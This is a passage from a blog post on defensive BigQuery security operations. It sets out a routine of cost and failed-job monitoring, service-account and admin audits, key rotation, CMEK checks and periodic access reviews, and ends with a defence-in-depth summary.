 The Security ROI Matrix. Focus your energy on the top-left quadrant (High Value, Low Effort) first. Avoid the “Compliance Theater” of high-effort, low-value tasks (like CMEK) unless legally required.
My Operational Routine
Security isn’t something you set once; it’s a garden you have to weed. This is my personal operational cadence for keeping a BigQuery environment clean.
1. Daily:
- Cost Monitor: I glance at the project-level cost dashboard. The $100 query limit is my safety net, but I look for trending spikes that indicate an inefficient new pipeline. (Achieved through looker dashboards)
- Failed Jobs: I check for a spike in PERMISSION_DENIED errors. A sudden spike usually means a new deployment is broken, or someone is trying to access data they shouldn't.(Achieved through looker dashboards)
2. Monthly:
- Service Account Audit: I run the “Zombie Account” query (from Part 1). If a Service Account hasn’t run a job in 90 days, I disable it. I don’t delete it immediately — I wait another 30 days to see if anyone screams.
- Admin Audit: I scan IAM roles for BigQuery Admin and Project Editor. These lists should be short and static. Any new name on this list requires an immediate explanation.
3. Quarterly:
- JSON Key Purge: For the few legacy systems that still require JSON keys (because they can’t use Workload Identity), I enforce rotation. I create a new key, update the application, verify it works, and then delete the old key. (This process can be automated)
- CMEK Review: I verify that all CMEK keys are in the Enabled state and that no one has accidentally scheduled a key for destruction.
4. Annually:
- Disaster Recovery Test: We restore a critical dataset from a snapshot to a new location to prove we can do it.
- Access Review: We dump a list of all users and groups with access to Restricted datasets and send it to the Data Owners for validation. "Does Analyst A still need access to the Salary table?" The answer is usually "No."
Security isn’t a project you finish; it’s a habit. I’d rather spend 5 minutes every morning checking for smoke than 5 weeks putting out a fire.
Conclusion
 A single query must survive four distinct layers of security before returning a single byte of data
BigQuery security isn’t about flipping a single switch. It’s about creating a defense-in-depth strategy where IAM handles identity, Policy Tags handle data sensitivity, and VPC-SC handles network boundaries.
If you only do one thing today: Audit your service accounts. Find the ones with Project Editor or BigQuery Admin and revoke those roles. That is where 90% of your risk lives.
🗞️ For more updates
Follow me on Linkedin
Thanks for reading 🙏
Comments
More Blog
View allgemmaFive Gemma-4 models, one accelerator: what porting E2B 31B to AWS Inferentia2 taught me
I ported the whole Gemma-4 family — E2B, E4B, 12B, 31B, and the 26B-A4B MoE — to run on...
X
xbillcommunityHey DEV, I'm Tobore. Let's actually connect.
Hey DEV, I'm Tobore. Let's actually connect. I've been on here for a while now, mostly writing and...
L
Laurina AyarahaiI burned through thousands of AI tokens. Then a friend did it for free
(yep, kinda clickbait, just for the funsies 😊) At the beginning of the year, I relaunched my...
P
Paulo HenriqueaiClaude might be saturating your machine
My laptop was sitting idle with the fan at full tilt. Nothing was running that I knew of. The culprit...
S
Sidhant PandagithubactionsAutomated GitHub Code Reviews Using Google Gemini
I Built a Thing! TL;DR — Google Gemini-based Pull Request reviews and Issue Triaging for...
D
Darren "Dazbo" LesteraiWhat is an "agentic harness," actually?
I've been hearing the word "harness" thrown around a lot lately. I assumed it just meant "the IDE" or...
T
Tilde A. ThuriumReady-made automations for this
Workflows from the Neura Market marketplace related to this DeepSeek resource
- Answer Questions About Documentation with BigQuery, RAG, and OpenAIn8n · $14.99 · Related topic
- Process Multiple Media Files in Telegram with Gemini AI & PostgreSQL Databasen8n · $24.99 · Related topic
- Intelligent AI Digest for Security, Privacy, and Compliance Feedsn8n · $24.99 · Related topic
- AI Privacy-Minded Router: PII Detection for Privacy, Security, & Compliancen8n · $14.99 · Related topic